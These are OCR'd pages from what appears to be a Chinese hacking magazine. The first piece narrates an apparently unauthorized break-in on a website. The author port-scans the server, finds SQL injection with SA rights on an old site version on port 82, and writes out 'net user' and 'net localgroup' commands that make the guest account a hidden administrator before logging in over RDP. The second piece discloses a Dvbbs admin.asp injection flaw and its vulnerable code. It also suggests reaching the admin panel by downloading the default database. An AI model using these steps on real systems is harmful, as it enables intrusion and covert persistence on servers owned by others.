


图2

后台路径是manage/Login.aspx，后台是aspx的，看来安全性也不会太差，我测试了几个常见的弱口令，依然没有办法，看来只有使用旁注了。那就登录 http://www.seologs.com/ip-domains.html进行查询，但结果却又如此的令我失望，如图3。




图3

这两个域名指向的都是同一个站点，看来要想在脚本攻击上有所作为是是非常困难了，先放一放吧。两天后，我突然想到了能不能在服务器上做点什么呢？说干就干，使用SuperScan扫描了一下，还好没有安装防火墙，很快就扫描完成了，开了10个端口，如图4。




图4




图5




图6

记得曾经有人说过，最小的服务就是最大的安全，开了这么多的服务，看来安全性不是很高，一个个端口进行查看，终于在82端口发现了新的大陆，居然是它的网站的旧版本，直觉告诉我应该是有漏洞的了，手工测试了一下，如图5。

返回了错误信息，可以注入，把注入点放到啊D里进行检测，好家伙，居然是SA权限，拿下服务器权限都没有问题，直接添加管理员帐号，为了隐蔽点，我就把GUSET变成管理员了。输入**net user guest /active:yes**，激活GUEST帐号，再给它设置一个密码**net user guest 888888**，最后把他添加到管理员组中**net localgroup Administrators guest /add**，就这样成功的将GUEST提升为管理员了，再查一下，发现3389也已经打开了，剩下的事情就是登录进去了，如图6。

最后发现这是台处于内网中的主机，要想继续渗透整个内部网络的话相信也不是什么难事，我们的目的不在于此，所以就到这里吧。再来看看整个入侵过程，从开始的踩点到最后拿下服务器，当查找注入点和旁注都没有办法的时候，我们基本上都放弃了，很多时候我们都忽略了对服务器的安全检测，安全是一个体系，只要一个地方出现漏洞，对于整个安全体系的防御来说，别的方面做得再好也是没有用的，千里之堤，毁于蚁穴，唯一让我感到疑惑的是为什么使用SuperScan扫描端口显示3389没有开放，但实际上却又是开放的呢，望各位高手指教。

（文章中涉及到的阿D注入工具、SuperScan3.0已经收录在光盘中）

文章难易度：★★★
文章阅读点：动网最新的通杀所有版本的注入后台漏洞

0day之动网后台注入漏洞

Bink

在上期杂志中我们刚刚介绍了动网8.1的一个注入漏洞，相信小菜们都玩的不亦乐乎吧。那么这期，我们就继续公布一个最新的注入漏洞，这可是0day漏洞哟，而且通杀所有的版本包括最新的动网8.2！本文我们将以动网8.1 Access版为例来进行演示。

这个最新的漏洞出在Admin目录下的admin.asp文件中（第75行），修改管理员密码的时候没有对管理员的ID进行过滤，所以导致了漏洞的发生。

漏洞代码如下：

```
Subpasword()
    Dim AcceptIP,i,AddIP,rs
    Set Rs=Dvbbs.Execute("select * from "&admintable&"
where id="&request("id"))
    oldpassword=rs("password")
    oldadduser=rs("adduser")
    AcceptIP = Rs("AcceptIP") &""
```

可以清楚的看见第75行**set Rs=Dvbbs.Execute("select * from "&admintable&" where id="&request("id"))**直接使用了request方法来获取某管理员的ID值，导致了注入漏洞的发生。该漏洞的测试方法如下，首先进入论坛后台，至于如何进入后台，本文不作过多的描述（最简单的方法可以通过下载默认数据库来实现）。登录后台后在用户管理处点击“管理员管理”，就会出现所有管理员的用户名，随便右键点击某个管理员的用户名，查看其属性，如图1。

